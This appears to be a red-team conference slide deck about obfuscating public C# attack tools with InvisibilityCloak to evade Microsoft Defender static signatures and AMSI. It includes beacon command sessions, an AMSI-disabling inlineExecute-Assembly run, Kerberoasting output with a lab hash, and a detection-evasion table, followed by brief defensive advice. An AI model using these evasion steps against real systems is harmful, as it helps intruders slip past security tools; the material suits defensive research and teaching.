[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\S4U.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Asn1\Asn1Extensions.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Asn1\AsnElt.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Asn1\AsnException.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Asn1\AsnIO.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Asn1\AsnOID.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Kerb\Crypto.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Kerb\Helpers.cs
```



Evading Static Signatures on Disk

Showing on-disk static detection between original KrbRelayUp and KrbRelayUp ran through InvisibilityCloak


- https://github.com/matterpreter/DefenderCheck

```
C:\test>DefenderCheck.exe KrbRelayUp.exe
Target file size: 347136 bytes
Analyzing...

[!] Identified end of bad bytes at offset 0x4C9C7 in the original file
File matched signature: "HackTool:MSIL/KrbUpRly.A!dha"

00000000   7D 00 20 00 61 00 76 00  61 00 69 00 6C 00 61 00   }· ·a·v·a·i·l·a·
00000010   62 00 6C 00 65 00 00 2F  5B 00 2B 00 5D 00 20 00   b·l·e··/[·+·]· ·
00000020   52 00 65 00 67 00 69 00  73 00 74 00 65 00 72 00   R·e·g·i·s·t·e·r·
00000030   20 00 43 00 4F 00 4D 00  20 00 73 00 65 00 72 00    ·C·O·M· ·s·e·r·
00000040   76 00 65 00 72 00 00 19  6E 00 63 00 61 00 63 00   v·e·r···n·c·a·c·
00000050   6E 00 5F 00 69 00 70 00  5F 00 74 00 63 00 70 00   n·_·i·p·_·t·c·p·
00000060   00 43 5B 00 2B 00 5D 00  20 00 46 00 6F 00 72 00   ·C[·+·]· ·F·o·r·
00000070   63 00 69 00 6E 00 67 00  20 00 53 00 59 00 53 00   c·i·n·g· ·S·Y·S·
00000080   54 00 45 00 4D 00 20 00  61 00 75 00 74 00 68 00   T·E·M· ·a·u·t·h·
00000090   65 00 6E 00 74 00 69 00  63 00 61 00 74 00 69 00   e·n·t·i·c·a·t·i·
000000A0   6F 00 6E 00 00 5B 5B 00  2D 00 5D 00 20 00 52 00   o·n··[[·-·]· ·R·
000000B0   65 00 63 00 69 00 65 00  76 00 65 00 64 00 20 00   e·c·i·e·v·e·d· ·
000000C0   69 00 6E 00 76 00 61 00  6C 00 69 00 64 00 20 00   i·n·v·a·l·i·d· ·
000000D0   61 00 70 00 52 00 65 00  71 00 2C 00 20 00 65 00   a·p·R·e·q·,· ·e·
000000E0   78 00 70 00 6C 00 6F 00  69 00 74 00 20 00 77 00   x·p·l·o·i·t· ·w·
000000F0   69 00 6C 00 6C 00 20 00  66 00 61 00 69 00 6C 00   i·l·l· ·f·a·i·l·


C:\test>DefenderCheck.exe LetsGoUp.exe
Target file size: 359424 bytes
Analyzing...

Exhausted the search. The binary looks good to go!

C:\test>LetsGoUp.exe
LetsGoUp - Relaying you to SYSTEM

RELAY:
Usage: LetsGoUp.exe relay -d FQDN -cn CUMPUTERNAME [-c] [-cp PASSWORD | -ch NTHASH]
```

Evading Static Signatures in Memory

Showing AMSI for .NET in-memory detection between original StandIn and StandIn ran through InvisibilityCloak

```
beacon> execute-assembly /home/hawk/Toolkit/WWHF/StandIn.exe --spn
[*] Tasked beacon to run .NET program: StandIn.exe --spn
[+] host called home, sent: 271413 bytes
[+] received output:
[-] Failed to load the assembly w/hr 0x8007000b

beacon> execute-assembly /home/hawk/Toolkit/WWHF/StandUp.exe --spn
[*] Tasked beacon to run .NET program: StandUp.exe --spn
[+] host called home, sent: 406581 bytes
[+] received output:
[?] Using DC : win-r8o5veb8m53.hogwarts.local
[?] Found 1 kerberostable users..
[*] SamAccountName         : sqladmin
    DistinguishedName      : CN=SQL Admin,CN=Users,DC=hogwarts,DC=local
    ServicePrincipalName   : MSSQLSvc/thisIsATest.hogwarts.local:1433
    PwdLastSet             : 2/1/2021 10:02:52 PM UTC
    lastlogon              : 0x0
    Supported ETypes       : RC4_HMAC_DEFAULT
```



Detection Statistics

Tool	Link to Tool	Unobfuscated	Obfuscated w/ InvisibilityCloak
ADCSPwn	https://github.com/bats3c/ADCSPwn	Detected	Not Detected
Certify	https://github.com/GhostPack/Certify	Detected	Not Detected
Farmer	https://github.com/mdsecactivebreach/Farmer	Detected	Not Detected
Rubeus	https://github.com/GhostPack/Rubeus	Detected	Detected
SafetyKatz	https://github.com/GhostPack/SafetyKatz	Detected	Not Detected
Seatbelt	https://github.com/GhostPack/Seatbelt	Detected	Not Detected
SharpClipboard	https://github.com/slyd0g/SharpClipboard	Not Detected	Not Detected
SharPersist	https://github.com/mandiant/SharPersist	Not Detected	Not Detected
SharpExec	https://github.com/anthemtotheego/SharpExec	Detected	Not Detected
SharpGPOAbuse	https://github.com/FSecureLABS/SharpGPOAbuse	Detected	Not Detected
SharpHound	https://github.com/BloodHoundAD/SharpHound	Not Detected	Not Detected
SharpLogger	https://github.com/djhohnstein/SharpLogger	Detected	Not Detected
SharpMove	https://github.com/0xthirteen/SharpMove	Detected	Not Detected
SharpRDP	https://github.com/0xthirteen/SharpRDP	Detected	Detected
SharpSecDump	https://github.com/G0ldenGunSec/SharpSecDump	Detected	Not Detected
SharpUp	https://github.com/GhostPack/SharpUp	Not Detected	Not Detected
SharpView	https://github.com/tevora-threat/SharpView	Detected	Not Detected
SharpWMI	https://github.com/GhostPack/SharpWMI	Detected	Not Detected
StandIn	https://github.com/xforcered/StandIn	Detected	Not Detected
WireTap	https://github.com/djhohnstein/WireTap	Not Detected	Not Detected

**Microsoft Defender (Free Version) as of April 14th, 2022*

Compiled C# Tool Size Statistics

Tool	Unobfuscated	ROT13 String Obfuscation	Base64 String Obfuscation	Reverse String Obfuscation
ADCSPwn	718 KB	728 KB (⬆10 KB)	722 KB(⬆4 KB)	720 KB (⬆2KB)
Certify	170 KB	198 KB (⬆28 KB)	178 KB(⬆8 KB)	176 KB(⬆6 KB)
Farmer	13 KB	17 KB(⬆4 KB)	14 KB(⬆1 KB)	13 KB (⟺)
Rubeus	418 KB	605 KB(⬆187 KB)	469 KB(⬆51 KB)	455 KB(⬆37 KB)
SafetyKatz	714 KB	716 KB(⬆2 KB)	948 KB(⬆234 KB)	715 KB(⬆1 KB)
Seatbelt	543 KB	904 KB(⬆361 KB)	618 KB(⬆75 KB)	608 KB(⬆65 KB)
SharpClipboard	6 KB	7 KB(⬆1 KB)	6 KB (⟺)	7 KB(⬆1 KB)
SharpGPOAbuse	70 KB	98 KB(⬆28 KB)	79 KB(⬆9 KB)	76 KB (⬆6KB)
SharpHound	880 KB	897 KB(⬆17 KB)	885 KB(⬆5 KB)	883 KB(⬆3 KB)
SharPersist	231 KB	281 KB(⬆50 KB)	248 KB(⬆17 KB)	243 KB(⬆12 KB)
SharpExec	30 KB	57 KB(⬆27 KB)	36 KB(⬆6 KB)	34 KB(⬆4KB)
SharpLogger	19 KB	27 KB(⬆8 KB)	20 KB(⬆1KB)	20 KB(⬆1 KB)
SharpMove	41 KB	100 KB(⬆59 KB)	50 KB(⬆9 KB)	49 KB(⬆8 KB)
SharpRDP	322 KB	346 KB(⬆24 KB)	326 KB(⬆4 KB)	325 KB(⬆3 KB)
SharpSecDump	42 KB	55 KB(⬆13 KB)	45 KB(⬆3 KB)	43 KB(⬆1 KB)
SharpUp	35 KB	50 KB(⬆15 KB)	40 KB(⬆5 KB)	39 KB(⬆4 KB)
SharpView	719 KB	856 KB(⬆137 KB)	742 KB(⬆23 KB)	738 KB(⬆19 KB)
SharpWMI	53 KB	92 KB(⬆39 KB)	62 KB(⬆9 KB)	61 KB(⬆8 KB)
StandIn	162 KB	294 KB(⬆132 KB)	197 KB(⬆35 KB)	189 KB(⬆27 KB)
WireTap	282 KB	292 KB(⬆10 KB)	285 KB(⬆3 KB)	284 KB(⬆2 KB)

Alternative Options

Other Obfuscation Tools for .NET Tooling

- ConfuserEx - https://github.com/yck1509/ConfuserEx
- RosFuscator - https://github.com/Flangvik/RosFuscator

Disable AMSI and ETW

- InlineExecute-Assembly - https://github.com/xforcered/InlineExecute-Assembly
- injectEtwBypass - https://github.com/boku7/injectEtwBypass

Alternative Options

Disable AMSI – inlineExecute-Assembly

```
beacon> execute-assembly /home/hawk/Toolkit/WWHF/Rubeus.exe kerberoast
[*] Tasked beacon to run .NET program: Rubeus.exe kerberoast
[+] host called home, sent: 522815 bytes
[+] received output:
[-] Failed to load the assembly w/hr 0x8007000b

beacon> inlineExecute-Assembly --dotnetassembly /home/hawk/Toolkit/WWHF/Rubeus.exe --assemblyargs kerberoast /nowrap --mailslot TestWWHFMailSlot --appdomain TestWWHFAppDomain --amsi
[*] Running inlineExecute-Assembly by (@anthemtotheego)
[+] host called home, sent: 429048 bytes
[+] received output:



  _____          _
 (_____ \        | |
  ____) )_   _ | |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.0.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : hogwarts.local
[*] Searching path 'LDAP://WIN-R805VEB8M53.hogwarts.local/DC=hogwarts,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)(!(UserAccountControl:1

[*] Total kerberoastable users : 1

,Êæv
[*] SamAccountName         : sqladmin
[*] DistinguishedName      : CN=SQL Admin,CN=Users,DC=hogwarts,DC=local
[*] ServicePrincipalName   : MSSQLSvc/thisIsATest.hogwarts.local:1433
[*] PwdLastSet             : 2/1/2021 5:02:52 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*sqladmin$hogwarts.local$MSSQLSvc/thisIsATest.hogwarts.local:1433@hogwarts.
local*$3162C9F77CD70764A932BB58ABA27B28$AB499B1174AFD1357B5E2E9D50045BD75EC26639CA998B5A4DA8A3944F9179A17FF642EED9F13AF04D0ED8C8F5CCEFAF80B8669898 2B9DF3B056CDF85241680503C33544CA7032E1
```

Demos

Demos

Demo 1 - Obfuscating StandIn with InvisibilityCloak

Demo 2 - Obfuscating Rubeus with InvisibilityCloak and one manual modification

Demo 3 - Obfuscating SharpRDP with InvisibilityCloak and one manual modification

Demo 4 - Evading AMSI for .NET with obfuscated StandIn and Rubeus

Demo 5 - Disabling AMSI for .NET using Inline-ExecuteAssembly

Defensive Considerations

Defensive Considerations

Attackers using public C# tools out of the box

- Host-based security product is fully up to date
- .NET Framework v4.8 is installed (supports AMSI for .NET)
- Host-based security product supports AMSI for .NET

Attackers using modified public C# tools

- Focus on detection of techniques that tools perform
- Example: Rubeus can perform Kerberoasting (T1558.003 in MITRE ATT&CK)

Conclusion

Conclusion

Detections for C# tradecraft getting better, but still work to be done

Static detections for C# tools relatively easy to evade

Emphasize detection of techniques over tools

Questions?

Twitter: @h4wkst3r 

Discord: @h4wkst3r#9627 


IBM